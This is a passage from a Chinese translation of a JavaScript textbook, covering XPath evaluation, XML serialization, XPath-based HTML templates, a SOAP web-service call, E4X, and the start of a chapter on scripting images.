    var transformer = new XML.Transformer(stylesheet);
    transformer.transform(xmlDoc, element);
}

```

在编写本书时，IE 和基于 Mozilla 的浏览器都是为 XSLT 提供 JavaScript API 的主要浏览器，如果其他浏览器的支持对编程者来说很重要，可能会对 AJAXSLT 中的开源 JavaScript XSLT 实现感兴趣。AJAXSLT 源自于 Google，处于 <http://goog-ajaxslt.sourceforge.net> 的开发之中。

21.4 使用 XPath 查询 XML

XPath 是引用 XML 文档中的元素、属性和文本的一种简单的语言。一个 XPath 表达式可以通过自己在文档层级中的位置来引用一个 XML 元素,或者可以根据一个属性的值(或只是存在性)来选择元素。对 XPath 的全面讨论超出了本书的范畴,但是,21.4.1 小节给出了一个简单的 XPath 教程,并举例说明了常用的 XPath 表达式。

W3C 曾经设计了一个 API,它使用一个 XPath 表达式在一个 DOM 文档树中选择节点。Firefox 和相关的浏览器使用 Document 对象(针对 HTML 和 XML 文档)的 `evaluate()` 方法实现了这个 W3C API。基于 Mozilla 的浏览器也实现了 `Document.createExpression()`,它编译一个 XPath 表达式以便其能够有效计算多次。

IE 使用 XML (不是 HTML) 的 Document 对象和 Element 对象的 `selectSingleNode()` 和 `selectNodes()` 方法来提供 XPath 表达式的计算。在本节稍后,会找到使用 W3C API 和 IE API 的示例代码。

如果要通过其他的浏览器来使用 XPath,参考位于 <http://goog-ajaxslt.sourceforge.net> 的 AJAXSLT 开源项目。

21.4.1 XPath 示例

如果理解一个 DOM 文档的树结构,那就很容易通过示例来学习简单的 XPath 表达式。为了理解这些例子,必须知道一个 XPath 表达式的计算和文档中某些上下文节点相关。最简单的 XPath 表达式只是应用上下文节点的孩子:

```
contact           // The set of all <contact> tags beneath the context node
contact[1]         // The first <contact> tag beneath the context
contact[last()]    // The last <contact> child of the context node
contact[last()-1]  // The penultimate <contact> child of the context node
```

注意, XPath 数组语法使用以 1 为基数的数组,而不是 JavaScript 式的以 0 为基数的数组。XPath 名字中的“path”指的就是这种语言对待 XML 元素层级中的级别就像是文件系统中的目录一样,而且使用“/”字符来区分层级的不同级别。因此:

```
contact/email      // All <email> children of <contact> children of context
/contacts          // The <contacts> child of the document root (leading /)
contact[1]/email    // The <email> children of the first <contact> child
contact/email[2]    // The 2nd <email> child of any <contact> child of
context
```

注意, `contact/email[2]` 的结果是作为上下文节点的任何 `<contact>` 孩子的第二个 `<email>` 孩子的 `<email>` 元素集合。这和 `contact[2]/email` 或 `(contact/email)[2]` 都不相同。

XPath 表达式中的点 (.) 表示上下文的元素。一个双斜杠 (//) 表示不考虑层级关系，引用的是任何的后代而不是一个直接的孩子。

```

    //email           // All <email> descendants of the context
    /email            // All <email> tags in the document. (note leading slash)

```

XPath 表达式可以引用 XML 属性和元素。@ 字符用来作为表示一个属性名字的前缀：

```

    @id                // The value of the id attribute of the context node
    contact/@name      // The values of the name attributes of <contact> children

```

一个 XML 属性的值可以过滤由一个 XPath 表达式所返回的元素集合。例如：

```

    contact[@personal="true"] // All <contact> tags with attribute personal="true"

```

使用 text() 方法来选择 XML 元素的文本性内容：

```

    contact/email/text() // The text nodes within <email> tags
    //text()              // All text nodes in the document.

```

XPath 是区分名字空间的，可以在自己的表达式里加入一个名字空间前缀：

```

    //xsl:template      // Select all <xsl:template> elements

```

当使用名字空间来计算一个 XPath 表达式的时候，当然必须提供一个名字空间前缀到名字空间 URL 的映射。

这些例子只是最常用的 XPath 用法样式的概览。XPath 还有这里所没有介绍的其他的语法和功能。一个例子就是 count() 函数，它返回一组中的节点的个数，而不是返回集合本身。

```

    count(//email)      // The number of <email> elements in the document

```

21.4.2 计算 XPath 表达式

例 21-10 展示了一个 XML.XPathExpression 类，它用于 IE 以及与标准兼容的 Firefox 这样的浏览器中。

例 21-10：计算 XPath 表达式

```

/**
 * XML.XPathExpression is a class that encapsulates an XPath query and its
 * associated namespace prefix-to-URL mapping. Once an XML.XPathExpression
 * object has been created, it can be evaluated one or more times (in one
 * or more contexts) using the getNode() or getNodes() methods.
 *
 * The first argument to this constructor is the text of the XPath expression.
 */

```

```

* If the expression includes any XML namespaces, the second argument must
* be a JavaScript object that maps namespace prefixes to the URLs that define
* those namespaces. The properties of this object are the prefixes, and
* the values of those properties are the URLs.
*/

```

```

XML.XPathExpression = function(xpathText, namespaces) {
    this.xpathText = xpathText;    // Save the text of the expression
    this.namespaces = namespaces;  // And the namespace mapping

    if (document.createExpression) {
        // If we're in a W3C-compliant browser, use the W3C API
        // to compile the text of the XPath query
        this.xpathExpr =
            document.createExpression(xpathText,
                                      // This function is passed a
                                      // namespace prefix and returns the URL.
                                      function(prefix) {
                                          return namespaces[prefix];
                                      });
    }
    else {
        // Otherwise, we assume for now that we're in IE and convert the
        // namespaces object into the textual form that IE requires.
        this.namespaceString = "";
        if (namespaces != null) {
            for(var prefix in namespaces) {
                // Add a space if there is already something there
                if (this.namespaceString) this.namespaceString += ' ';
                // And add the namespace
                this.namespaceString += 'xmlns:' + prefix + '=' +
                    namespaces[prefix] + ' ';
            }
        }
    }
};

```

```

/**
* This is the getNodes() method of XML.XPathExpression. It evaluates the
* XPath expression in the specified context. The context argument should
* be a Document or Element object. The return value is an array
* or array-like object containing the nodes that match the expression.
*/
XML.XPathExpression.prototype.getNodes = function(context) {
    if (this.xpathExpr) {
        // If we are in a W3C-compliant browser, we compiled the
        // expression in the constructor. We now evaluate that compiled
        // expression in the specified context.
        var result =
            this.xpathExpr.evaluate(context,
                                    // This is the result type we want
                                    XPathResult.ORDERED_NODE_SNAPSHOT_TYPE,
                                    null);

        // Copy the results we get into an array.
        var a = new Array(result.snapshotLength);
    }
};

```



```

        for(var i = 0; i < result.snapshotLength; i++) {
            a[i] = result.snapshotItem(i);
        }
        return a;
    }
    else {
        // If we are not in a W3C-compliant browser, attempt to evaluate
        // the expression using the IE API.
        try {
            // We need the Document object to specify namespaces
            var doc = context.ownerDocument;
            // If the context doesn't have ownerDocument, it is the Document
            if (doc == null) doc = context;
            // This is IE-specific magic to specify prefix-to-URL mapping
            doc.setProperty("SelectionLanguage", "XPath");
            doc.setProperty("SelectionNamespaces", this.namespaceString);

            // In IE, the context must be an Element not a Document,
            // so if context is a document, use documentElement instead
            if (context == doc) context = doc.documentElement;
            // Now use the IE method selectNodes() to evaluate the expression
            return context.selectNodes(this.xpathText);
        }
        catch(e) {
            // If the IE API doesn't work, we just give up
            throw "XPath not supported by this browser.";
        }
    }
}

/**
 * This is the getNode() method of XML.XPathExpression. It evaluates the
 * XPath expression in the specified context and returns a single matching
 * node (or null if no node matches). If more than one node matches,
 * this method returns the first one in the document.
 * The implementation differs from getNodes() only in the return type.
 */
XML.XPathExpression.prototype.getNode = function(context) {
    if (this.xpathExpr) {
        var result =
            this.xpathExpr.evaluate(context,
                                    // We just want the first match
                                    XPathResult.FIRST_ORDERED_NODE_TYPE,
                                    null);
        return result.singleNodeValue;
    }
    else {
        try {
            var doc = context.ownerDocument;
            if (doc == null) doc = context;
            doc.setProperty("SelectionLanguage", "XPath");
            doc.setProperty("SelectionNamespaces", this.namespaceString);
            if (context == doc) context = doc.documentElement;
            // In IE call selectSingleNode instead of selectNodes

```

```
        return context.selectSingleNode(this.xpathText);
    }
    catch(e) {
        throw "XPath not supported by this browser.";
    }
}
};

// A utility to create an XML.XPathExpression and call getNodes() on it
XML.getNodes = function(context, xpathExpr, namespaces) {
    return (new XML.XPathExpression(xpathExpr, namespaces)).getNodes(context);
};

// A utility to create an XML.XPathExpression and call getNode() on it
XML.getNode = function(context, xpathExpr, namespaces) {
    return (new XML.XPathExpression(xpathExpr, namespaces)).getNode(context);
};
```

21.4.3 关于 W3C XPath API 的更多内容

由于 IE XPath API 中的限制，例 21-10 中的代码只能处理那些计算一个文档节点或节点集合的查询。在 IE 中计算返回文本字符串或数字字符串的一个 XPath 表达式是不可能的。然而，用 W3C 标准 API 则可能做到这一点，这要用到如下的代码：

```
// How many <p> tags in the document?
var n = document.evaluate("count(//p)", document, null,
                           XPathResult.NUMBER_TYPE, null).numberValue;
// What is the text of the 2nd paragraph?
var text = document.evaluate("//p[2]/text()", document, null,
                              XPathResult.STRING_TYPE, null).stringValue;
```

对于这些简单的示例，需要注意两件事情。首先，它们使用 `document.evaluate()` 方法来直接计算 XPath 表达式，而不需要先编译表达式。例 21-10 中的代码没有使用 `document.createExpression()` 把 XPath 表达式编译成一种可以复用的形式。其次，注意这些例子都和文档对象中的 `<p>` 标记一起工作。在 Firefox 中，XPath 查询可以用于 HTML 文档上，也可以用于 XML 文档上。

参阅本书第四部分中的 Document、XPathExpression 和 XPathResult，可了解有关 W3C XPath API 的所有细节。

21.5 序列化 XML

通过将 XML 文档（或文档的某些子元素）转换为一个字符串来序列化它，这有时候是有用的。这么做的一个原因是，需要把一个 XML 文档作为 XMLHttpRequest 对象所产

生的一个 HTTP POST 请求的请求体来发送。另一个序列化 XML 文档和元素的常见原因是为了将其用于调试消息。

在基于 Mozilla 的浏览器中，序列化通过一个 XMLSerializer 对象完成。在 IE 中，甚至更简单，XML Document 或 Element 对象的 xml 属性就返回文档或元素的序列化形式。

例 21-11 展示了在 Mozilla 和 IE 中工作的序列化代码。

例 21-11: 序列化 XML

```
/**
 * Serialize an XML Document or Element and return it as a string.
 */
XML.serialize = function(node) {
    if (typeof XMLSerializer != "undefined")
        return (new XMLSerializer()).serializeToString(node);
    else if (node.xml) return node.xml;
    else throw "XML.serialize is not supported or can't serialize " + node;
};
```

21.6 使用 XML 数据扩展 HTML 模板

IE 的 XML 数据岛的一个关键特征是，它们能够和一个自动化的模板化工具一起使用，在该模板化工具中，来自数据岛的数据被自动地插入到 HTML 元素中。IE 通过为元素添加 datasrc 和 datafld (fld 是 field 的简写) 属性定义了这些 HTML 模板。

本节应用本章前面所见到的 XML 技术并且使用 XPath 和 DOM 来创建一个改进的可以在 IE 和 Firefox 中使用的模板化工具。模板是带有一个 datasource 属性的任意 HTML 元素。这个属性的值应该是一个 XML 数据岛的 ID 或者是一个外部 XML 文档的 URL。该模板元素还应该有一个 foreach 属性。这个属性的值是一个 XPath 表达式，该表达式得到一个节点的列表，而 XML 数据将通过这个列表提取。对于 foreach 表达式所返回的每个 XML 节点，模板都会有一个扩展的拷贝以插入到 HTML 文档中。通过找到模板中所有拥有 data 属性的节点来使这个模板得到扩展。这个 data 属性是另一个需要在一个节点的上下文中计算的 XPath 表达式，而这个节点则是由 foreach 表达式返回的。这个 data 表达式由 XML.getNode() 来计算，而返回的节点所包含的文本则用做 HTML 元素的内容，data 属性正是定义于该 HTML 元素之上。

有一个具体的例子，这段描述会更清楚些。例 21-12 是一个简单的 HTML 文档，它包含了一个 XML 数据岛以及一个使用该数据岛的模板。它有一个 onload() 事件句柄来扩展该模板。

例 21-12: 一个 XML 数据岛和 HTML 模板

```

<html>
<!-- Load our XML utilities for data islands and templates -->
<head><script src="xml.js"></script></head>
<!-- Expand all templates on document load -->
<body onload="XML.expandTemplates()">

<!-- This is an XML data island with our data -->
<xml id="data" style="display:none"> <!-- hidden with CSS -->
  <contacts>
    <contact name="Able Baker"><email>able@example.com</email></contact>
    <contact name="Careful Dodger"><email>dodger@example.com</email></contact>
    <contact name="Eager Framer"><email>framer@example.com</email></contact>
  </contacts>
</xml>

<!-- These are just regular HTML elements -->
<table>
<tr><th>Name</th><th>Address</th></tr>
<!-- This is a template. Data comes from the data island with id "data". -->
<!-- The template will be expanded and copied once for each <contact> tag -->
<tr datasource="#data" foreach="//contact">
<!-- The "name" attribute of the <contact> is inserted into this element -->
<td data="@name"></td>
<!-- The content of the <email> child of the <contact> goes in here -->
<td data="email"></td>
</tr> <!-- end of the template -->
</table>
</body>
</html>

```

例 21-12 的关键部分是 onload 事件句柄，它调用一个名为 XML.expandTemplates() 的函数。例 21-13 给出了这个函数的实现。代码还算是平台独立的，依赖于基本的 DOM 级别 1 的功能和例 21-10 中定义的 XPath 工具函数 XML.getNode() 和 XML.getNodes()。

例 21-13: 扩展 HTML 模板

```

/*
 * Expand any templates at or beneath element e.
 * If any of the templates use XPath expressions with namespaces, pass
 * a prefix-to-URL mapping as the second argument as with XML.XPathExpression()
 *
 * If e is not supplied, document.body is used instead. A common
 * use case is to call this function with no arguments in response to an
 * onload event handler. This automatically expands all templates.
 */
XML.expandTemplates = function(e, namespaces) {
  // Fix up arguments a bit.
  if (!e) e = document.body;
  else if (typeof e == "string") e = document.getElementById(e);
  if (!namespaces) namespaces = null; // undefined does not work

```

```

// An HTML element is a template if it has a "datasource" attribute.
// Recursively find and expand all templates. Note that we don't
// allow templates within templates.
if (e.getAttribute("datasource")) {
    // If it is a template, expand it.
    XML.expandTemplate(e, namespaces);
}
else {
    // Otherwise, recurse on each of the children. We make a static
    // copy of the children first so that expanding a template doesn't
    // mess up our iteration.
    var kids = []; // To hold copy of child elements
    for(var i = 0; i < e.childNodes.length; i++) {
        var c = e.childNodes[i];
        if (c.nodeType == 1) kids.push(e.childNodes[i]);
    }

    // Now recurse on each child element
    for(var i = 0; i < kids.length; i++)
        XML.expandTemplates(kids[i], namespaces);
}
};

/**
 * Expand a single specified template.
 * If the XPath expressions in the template use namespaces, the second
 * argument must specify a prefix-to-URL mapping
 */
XML.expandTemplate = function(template, namespaces) {
    if (typeof template=="string") template=document.getElementById(template);
    if (!namespaces) namespaces = null; // Undefined does not work

    // The first thing we need to know about a template is where the
    // data comes from.
    var datasource = template.getAttribute("datasource");

    // If the datasource attribute begins with '#', it is the name of
    // an XML data island. Otherwise, it is the URL of an external XML file.
    var datadoc;
    if (datasource.charAt(0) == '#') // Get data island
        datadoc = XML.getDataIsland(datasource.substring(1));
    else // Or load external document
        datadoc = XML.load(datasource);

    // Now figure out which nodes in the datasource will be used to
    // provide the data. If the template has a foreach attribute,
    // we use it as an XPath expression to get a list of nodes. Otherwise,
    // we use all child elements of the document element.
    var datanodes;
    var foreach = template.getAttribute("foreach");
    if (foreach) datanodes = XML.getNodes(datadoc, foreach, namespaces);
    else {
        // If there is no "foreach" attribute, use the element
        // children of the documentElement

```

```

    datanodes = [];
    for(var c=datadoc.documentElement.firstChild; c!=null; c=c.nextSibling)
        if (c.nodeType == 1) datanodes.push(c);
}

// Remove the template element from its parent,
// but remember the parent, and also the nextSibling of the template.
var container = template.parentNode;
var insertionPoint = template.nextSibling;
template = container.removeChild(template);

// For each element of the datanodes array, we'll insert a copy of
// the template back into the container. Before doing this, though, we
// expand any child in the copy that has a "data" attribute.
for(var i = 0; i < datanodes.length; i++) {
    var copy = template.cloneNode(true);           // Copy template
    expand(copy, datanodes[i], namespaces);        // Expand copy
    container.insertBefore(copy, insertionPoint);  // Insert copy
}

// This nested function finds any child elements of e that have a data
// attribute. It treats that attribute as an XPath expression and
// evaluates it in the context of datanode. It takes the text value of
// the XPath result and makes it the content of the HTML node being
// expanded. All other content is deleted.
function expand(e, datanode, namespaces) {
    for(var c = e.firstChild; c != null; c = c.nextSibling) {
        if (c.nodeType != 1) continue; // elements only
        var dataexpr = c.getAttribute("data");
        if (dataexpr) {
            // Evaluate XPath expression in context.
            var n = XML.getNode(datanode, dataexpr, namespaces);
            // Delete any content of the element
            c.innerHTML = "";
            // And insert the text content of the XPath result
            c.appendChild(document.createTextNode(getText(n)));
        }
        // If we don't expand the element, recurse on it.
        else expand(c, datanode, namespaces);
    }
}

// This nested function extracts the text from a DOM node, recursing
// if necessary.
function getText(n) {
    switch(n.nodeType) {
        case 1: /* element */
            var s = "";
            for(var c = n.firstChild; c != null; c = c.nextSibling)
                s += getText(c);
            return s;
        case 2: /* attribute */
        case 3: /* text */
        case 4: /* cdata */
    }
}

```

```
        return n.nodeValue;
    default:
        return "";
    }
}
};
```

21.7 XML 和 Web 服务

Web 服务代表了 XML 的一种重要应用，而 SOAP 是完全基于 XML 的一种流行的 Web 服务协议。在本节中，将展示如何使用 XMLHttpRequest 对象和 XPath 查询来向一个 Web 服务提交一个简单的 SOAP 请求。

例 21-14 中的 JavaScript 代码构建了表示一个 SOAP 请求的 XML 文档，并且使用 XMLHttpRequest 将它发送给一个 Web 服务（Web 服务返回两个国家之间的货币的兑换汇率）。这段代码使用了 XPath 查询来从服务器所返回的 SOAP 响应中提取结果。

在考虑这段代码之前，给出一些提示。首先，SOAP 协议的详细内容超出了本章的范畴，并且这个例子展示了一个简单的 SOAP 请求和 SOAP 响应，而没有试图去说明协议或 XML 格式。其次，这个例子并没有使用 Web 服务定义语言（Web Services Definition Language, WSDL）文件来查看 Web 服务的细节。服务器 URL、方法和参数名，都硬编码到示例代码中。

第三点提示比较重要。从客户端 JavaScript 使用 Web 服务是同源安全策略所严格限制的（参见 13.8.2 节）。请回忆，除包含脚本的文档载入的主机外，同源策略禁止客户端脚本连接到其他任何主机或者访问其他任何主机的数据。这意味着访问一个 Web 服务的 JavaScript 代码，通常只有在它也驻留在 Web 服务本身所在的同一个服务器的时候才有用。Web 服务的实现者可能希望使用 JavaScript 来为他们的服务提供一个简单的基于 HTML 的接口，但是，同源策略却阻碍了从 Internet 到单个 Web 页面上广泛使用客户端 JavaScript 来收集 Web 服务的结果。

为了在 IE 中运行例 21-14，可以放宽同源安全策略。选择工具 → Internet 选项 → 安全性，然后点击结果对话框上的 Internet 标签。滚动安全选项的列表，找到一个名为跨域访问数据源的项目。这个选项通常（并且应该）设置为关闭。为了运行这个例子，改变这一选项为启动。

为了在 Firefox 中运行例 21-14，这个例子包含了一个对特定于 Firefox 的 `enablePrivilege()` 方法的调用。这一调用促使用户确保了对脚本的扩展权力，从而

覆盖了同源策略。当示例从本地文件系统中以 `file: URL` 运行的时候, 这很有效; 但当示例从一个 Web 服务器下载的时候, 这是无效的 (除非脚本已经数字化签名, 而这在本书的讨论范围之外)。

有了这些提示扫清障碍, 让我们继续来研究代码。

例 21-14: 使用 SOAP 查询一个 Web 服务

```
/**
 * This function returns the exchange rate between the currencies of two
 * countries. It determines the exchange rate by making a SOAP request to a
 * demonstration web service hosted by XMethods (http://www.xmethods.net).
 * The service is for demonstration only and is not guaranteed to be
 * responsive, available, or to return accurate data. Please do not
 * overload XMethod's servers by running this example too often.
 * See http://www.xmethods.net/v2/demoguidelines.html
 */
function getExchangeRate(country1, country2) {
    // In Firefox, we must ask the user to grant the privileges we need to run.
    // We need special privileges because we're talking to a web server other
    // than the one that served the document that contains this script. UniversalXPConnect
    // allows us to make an XMLHttpRequest to the server, and
    // UniversalBrowserRead allows us to look at its response.
    // In IE, the user must instead enable "Access data sources across domains"
    // in the Tools->Internet Options->Security dialog.
    if (typeof netscape != "undefined") {
        netscape.security.PrivilegeManager.
            enablePrivilege("UniversalXPConnect UniversalBrowserRead");
    }

    // Create an XMLHttpRequest to issue the SOAP request. This is a utility
    // function defined in the last chapter.
    var request = HTTP.newRequest();

    // We're going to be POSTing to this URL and want a synchronous response
    request.open("POST", "http://services.xmethods.net/soap", false);

    // Set some headers: the body of this POST request is XML
    request.setRequestHeader("Content-Type", "text/xml");

    // This header is a required part of the SOAP protocol
    request.setRequestHeader("SOAPAction", "");

    // Now send an XML-formatted SOAP request to the server
    request.send(
        '<?xml version="1.0" encoding="UTF-8"?>' +
        '<soap:Envelope ' +
        '  xmlns:ex="urn:xmethods-CurrencyExchange" ' +
        '  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" ' +
        '  xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" ' +
        '  xmlns:xs="http://www.w3.org/2001/XMLSchema" ' +
        '  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">' +
```

```

        <soap:Body ' +
        soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">' +
        <ex:getRate>' +
        <country1 xsi:type="xs:string">' + country1 + '</country1>' +
        <country2 xsi:type="xs:string">' + country2 + '</country2>' +
        </ex:getRate>' +
        </soap:Body>' +
        </soap:Envelope>'
    );

    // If we got an HTTP error, throw an exception
    if (request.status != 200) throw request.statusText;

    // This XPath query gets us the <getRateResponse> element from the document
    var query = "/s:Envelope/s:Body/ex:getRateResponse";

    // This object defines the namespaces used in the query
    var namespaceMapping = {
        s: "http://schemas.xmlsoap.org/soap/envelope/", // SOAP namespace
        ex: "urn:xmethods-CurrencyExchange" // the service-specific namespace
    };

    // Extract the <getRateResponse> element from the response document
    var responseNode=XML.getNode(request.responseXML, query, namespaceMapping);

    // The actual result is contained in a text node within a <Result> node
    // within the <getRateResponse>
    return responseNode.firstChild.firstChild.nodeValue;
}

```

21.8 E4X: XML 的 ECMAScript

XML 的 ECMAScript, 更多地叫做 E4X, 是对 JavaScript 的一个标准扩展 (注 1), 它定义了用来处理 XML 文档的很多强大功能。在编写本书的时候, E4X 还并不广泛可用。Firefox 1.5 支持它, 在 Rhino 1.6 (基于 Java 的 JavaScript 解释器) 中它也可用。Microsoft 并没有计划在 IE 7 中支持它, 其他的浏览器是否添加支持, 何时添加支持, 也并不明朗。

尽管 E4X 是一个官方的标准, 但它还没有广泛应用, 因而本书没有完整地介绍它。尽管它的可用性有限制, E4X 的强大而独特的功能还是值得介绍。本节给出一个 E4X 的概览性的例子。本书未来的版本可能会扩展这部分内容。

E4X 最显著的地方莫过于 XML 语法变成 JavaScript 语言的一部分, 并且可以在 JavaScript 代码中直接包含 XML 直接量, 如下所示:

```
// Create an XML object
```

注 1: E4X 由 ECMA-357 定义。可以在 <http://www.ecma-international.org/publications/standards/Ecma-357.htm> 找到其官方规范。

```

var pt =
  <periodictable>
    <element id="1"><name>Hydrogen</name></element>
    <element id="2"><name>Helium</name></element>
    <element id="3"><name>Lithium</name></element>
  </periodictable>;

// Add a new element to the table
pt.element += <element id="4"><name>Beryllium</name></element>;

```

E4X 的 XML 直接量语法使用花括号作为转义字符，允许把 JavaScript 表达式放入 XML 中。例如，如下是创建 XML 元素的另一种方式：

```

pt = <periodictable></periodictable>; // Start with empty table
var elements = ["Hydrogen", "Helium", "Lithium"]; // Elements to add
// Create XML tags using array contents
for(var n = 0; n < elements.length; n++) {
  pt.element += <element id={n+1}><name>{elements[n]}</name></element>;
}

```

除了这一直接量语法，还可以使用解析自字符串的 XML。如下代码为周期表添加了其他的元素：

```
pt.element += new XML('<element id="5"><name>Boron</name></element>');
```

当处理 XML 片段的时候，使用 XMLList() 方法来而不是 XML() 方法：

```
pt.element += new XMLList('<element id="6"><name>Carbon</name></element>' +
  '<element id="7"><name>Nitrogen</name></element>');
```

一旦有了一个定义好的 XML 文档，E4X 定义了一种直观的语法来访问它的内容：

```

var elements = pt.element; // Evaluates to a list of all <element> tags
var names = pt.element.name; // A list of all <name> tags
var n = names[0]; // "Hydrogen": content of <name> tag 0.

```

E4X 还添加了一种操作 XML 对象的新语法。运算符 .. 是后代运算符，可以使用它替代普通的 . 成员访问运算符：

```

// Here is another way to get a list of all <name> tags
var names2 = pt..name;

```

E4X 有一个通配符：

```

// Get all descendants of all <element> tags.
// This is yet another way to get a list of all <name> tags.
var names3 = pt.element.*;

```

在 E4X 中，使用 @ 符号来把属性名和标记名区分开（借用自 XPath 的语法）。例如，可以用如下方法查询一个属性的值：

```
// What is the atomic number of Helium?
var atomicNumber = pt.element[1].@id;
```

属性名的通配符是 @*：

```
// A list of all attributes of all <element> tags
var atomicNums = pt.element.@*;
```

E4X 甚至包含了一种强大而显著的精简语法，以使用一个任意断言来过滤一个列表：

```
// Start with a list of all elements and filter it so
// it includes only those whose id attribute is < 3
var lightElements = pt.element.(@id < 3);

// Start with a list of all <element> tags and filter so it includes only
// those whose names begin with "B". Then make a list of the <name> tags
// of each of those remaining <element> tags.
var bElementNames = pt.element.(name.charAt(0) == 'B').name;
```

E4X 定义了一个新的循环语句，以遍历 XML 标记和属性的列表。for/each/in 循环和 for/in 循环类似，只不过它遍历了一个对象的属性的值，而不是遍历一个对象的属性：

```
// Print the names of each element in the periodic table
// (Assuming you have a print() function defined.)
for each (var e in pt.element) {
    print(e.name);
}

// Print the atomic numbers of the elements
for each (var n in pt.element.@*) print(n);
```

在支持 E4X 的浏览器中，这个 for/each/in 循环对于遍历数组也有用。

E4X 表达式可以出现在一个赋值的左边。这就允许改变已有的标记和属性，以及添加新的标记和属性：

```
// Modify the <element> tag for Hydrogen to add a new attribute
// and a new child element so that it looks like this:
//
// <element id="1" symbol="H">
//   <name>Hydrogen</name>
//   <weight>1.00794</weight>
// </element>
//
pt.element[0].@symbol = "H";
pt.element[0].weight = 1.00794;
```

使用标准的 delete 运算符，移除属性和标记也很容易：

```
delete pt.element[0].@symbol; // delete an attribute
delete pt..weight;           // delete all <weight> tags
```

E4X设计使得能够使用语言的语法执行最常见的XML操作。E4X还定义了可以在XML对象上调用的方法。例如，这里给出的insertChildBefore()方法：

```
pt.insertChildBefore(pt.element[1],  
    <element id="1"><name>Deuterium</name></element>);
```

注意，E4X表达式所创建和操作的对象都是XML对象。它们不是DOM节点或者Element对象，也不能和DOM API互操作。E4X标准定义了一个可选的XML方法domNode()，它返回和一个XML对象相等的一个DOM节点，但是这个方法并没有在Firefox 1.5中实现。同样的，E4X标准使得DOM节点可以传递给XML()构造函数以获取DOM树的E4X等同体。这一功能在Firefox 1.5中也没有实现，这也限制了E4X工具用于客户端的JavaScript。

E4X完全区分名字空间，并且包含了用于XML名字空间的语言语法和API。为了简化，这里的例子并没有说明这些语法。

第 22 章

脚本化客户端图形

本章讲述如何使用 JavaScript 来操作图形。首先，说明了为达到视觉效果而采用的传统 JavaScript 技术，如图像翻滚（当鼠标指针在图像上移动的时候，一幅静态图像被替换为另外一幅）。然后，介绍了如何使用 JavaScript 来绘制自己的图形。结合 JavaScript 和 CSS，就可以绘制出水平的和垂直的线条和矩形，这对多种“方框和箭头”的绘图来说已经足够了。本章还介绍了更为复杂的图形，如条形图。

接下来，本章介绍矢量图形技术，这提供了更为强大的客户端绘图能力。在客户端动态地生成复杂图形的能力很重要，因为：

- 用来在客户端产生图形的代码通常比图形本身要小很多，这大大地节省了带宽。
- 根据实时数据动态地生成图形使用了很多 CPU 周期。把这一任务交给客户机（通常客户机有空闲的 CPU 处理能力）减少了服务器的负担，潜在地节省了硬件成本。
- 在客户机上生成图形和 Ajax 应用程序架构的做法一致，后者也是由服务器提供数据，而客户机负责这些数据的呈现。

本章包括 5 种矢量图形技术的例子，这 5 种技术都可以在客户端 JavaScript 上使用：

- 可缩放矢量图形（Scalable Vector Graphics, SVG）是 W3C 标准的基于 XML 的语言，用于描述绘图。SVG 得到 Firefox 1.5 的本地支持，并且在其他的浏览器中通过插件也可用。由于 SVG 绘图是 XML 文档，它们可以用 JavaScript 动态地创建。
- 矢量图形标记语言（Vector Markup Language, VML）是微软唯一的 SVG 替代语言。它并不广为人知，但是从 Internet Explorer 5.5 开始已经可用。像 SVG 一样，VML 是基于 XML 的，并且 VML 绘图可以在客户机上动态地创建。
- HTML 的 <canvas> 标记提供了一种显式的基于 JavaScript 的绘图 API。它在 Safari 1.3 中引入，并且为 Firefox 1.5 和 Opera 9 所采用。

- Flash player 是在大量的 Web 浏览器中都可以使用的一个插件。Flash 6 引入了一个绘图 API, Flash 8 使得从客户端 JavaScript 更容易使用这一 API。
- 最后, Java 支持一种强大的绘图 API, 而且它在很多 Web 浏览器中通过来自 Sun Microsystems 的一个插件可以使用。正如第 12 章和第 23 章所介绍的, JavaScript 代码可以调用 Java applet 的方法, 并且在基于 Mozilla 的浏览器中, 甚至可以在没有 applet 的情况下调用 Java 方法。这种脚本化 Java 的能力使得客户端的 JavaScript 代码能够使用 Java 的高级矢量绘图 API。

然而, 在讨论这些高级绘图技术之前, 让我们先来看一些基本的绘图技术。

22.1 脚本化图像

Web 页面使用 HTML 的 `` 标记来包含图像。就像所有的 HTML 元素一样, 一个 `` 标记是 DOM 的一部分, 因此可以像文档中的任何其他元素一样脚本化。本节介绍一些常用技术。

22.1.1 图像和 0 级别 DOM

图像是第一个可以脚本化的 HTML 元素, 并且 0 级别 DOM 允许通过 Document 对象的 `images[]` 数组来访问它们。这个数组的每个元素都是一个 Image 对象, 每个 Image 对象都代表着文档中的一个 `` 标记。可以在第四部分找到 Image 对象的完整介绍。Image 对象也可通过 1 级别 DOM 的 `getElementById()` 和 `getElementsByTagName()` 这样的方法来访问 (参见第 15 章)。

`document.images[]` 数组按照 Image 对象在文档中出现的顺序列出了它们。更有用的是, 它提供了对指定的图像的访问。如果一个 `` 标记有一个 `name` 属性, 使用这个属性指定的名字就可以访问图像了。例如, 考虑这个 `` 标记:

```

```

假设没有其他的 `` 标记拥有相同的 `name` 属性值, 相应的 Image 对象可以通过如下方式获得:

```
document.images.nextpage
```

或者:

```
document.images["nextpage"]
```


如果文档中没有（任何类型的）其他的标记拥有同样的 name 属性，这个 Image 对象甚至可以通过文档对象自身的一个属性来访问：

```
document.nextpage
```

22.1.2 传统的图像翻滚

Image 对象最主要的特征就是它的 src 属性是可读写的。可以读取这一属性来获取 URL，而一幅图像正是从该 URL 载入的；更重要的是，可以设置 src 属性以使浏览器在相同的位置载入并显示一幅新的图像。

在 HTML 文档中用一幅图像动态地替换另一幅图像的能力为无数种特殊效果打开了方便之门，从动画到实时更新自己的数字时钟，都可以通过这些来实现。实际上，图像替换的最常见的用法是实现图像翻滚，即当鼠标指针移动到一幅图像上的时候，图像发生变化。（为了防止视觉效果上的抖动，新的图像应该和最初的图像大小相同。）当把图像放置到超链接中从而让它们变得可以点击的时候，翻滚效果是吸引用户来点击图像的一种很有效的方法（注 1）。下面这段简单的 HTML 片段在一个 <a> 标记中显示一幅图像，并且在 onmouseover 和 onmouseout 事件句柄中使用 JavaScript 代码来创建一种翻滚效果：

```
<a href="help.html"
  onmouseover="document.helpimage.src='images/help_rollover.gif';"
  onmouseout="document.helpimage.src='images/help.gif';">

</a>
```

